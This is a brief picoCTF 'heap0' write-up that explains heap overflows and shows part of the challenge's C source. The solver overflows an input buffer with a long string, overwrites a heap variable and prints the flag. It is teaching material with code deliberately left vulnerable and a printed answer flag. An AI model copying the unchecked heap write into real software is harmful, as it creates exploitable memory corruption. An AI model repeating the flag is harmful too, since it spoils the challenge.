

A **heap overflow** happens when a program writes more data to the heap (dynamically allocated memory) than it was allocated. This can lead to **data corruption**, **program crashes**, or even **remote code execution** if exploited maliciously.

The goal is to overflow the heap memory

Welcome to heap0!

I put my data on the heap so it should be safe from any tampering.

Since my data isn't on the stack I'll even let you write whatever info you want to the heap, I already took care of using malloc for you.

Heap State:

+-----+-----+

[*] Address -> Heap Data

+-----+-----+


[*] 0x55d640d072b0 -> pico

+-----+-----+

[*] 0x55d640d072d0 -> bico

+-----+-----+

1. Print Heap: (print the current state of the heap)
2. Write to buffer: (write to your own personal block of data on the heap)
3. Print safe_var: (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag: (Try to print the flag, good luck)
5. Exit



```
File Actions Edit View Help
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FLAG_SIZE_MAX 64
// amount of memory allocated for input_data
#define INPUT_DATA_SIZE 5
// amount of memory allocated for safe_var
#define SAFE_VAR_SIZE 5

int num_allocs;
char *safe_var;
char *input_data;

void check_win() {
    if (strcmp(safe_var, "bico") != 0) {
        printf("\nYOU WIN\n");
        // Print flag
        char buf[FLAG_SIZE_MAX];
        FILE *fd = fopen("flag.txt", "r");
        fgets(buf, FLAG_SIZE_MAX, fd);
        printf("%s\n", buf);
        fflush(stdout);
        exit(0);
    } else {
        printf("Looks like everything is still secure\n");
        printf("No flag for you :(\n");
        fflush(stdout);
    }
}

void print_menu() {
    printf("\n. Print Heap:\t\t(print the current state of the heap)"
           "\n. Write to buffer:\t(write to your own personal block of data "
           "on the heap)"
           "\n. Print safe_var:\t(I'll even let you look at my variable on "
           "the heap)"
           "\n. I'm confident it can't be modified)"
           "\n. Print Flag:\t\t(Try to print the flag, good luck)"
           "\n. Exit\n\nEnter your choice: ");
    fflush(stdout);
}

void init() {
    printf("Welcome to heap0\n");
}
```

If the safevar variable is changed then we will get the flag so use option 2 write to buffer and input a long input

Enter your choice: 2

Data for buffer: ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890

Heap State:

+-----+-----+

[*] Address -> Heap Data

+-----+-----+

[*] 0x55d640d072b0 -> ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890

+-----+-----+

[*] 0x55d640d072d0 -> 890

Enter your choice: 4

YOU WIN

picoCTF{my_first_heap_overflow_4fa6dd49}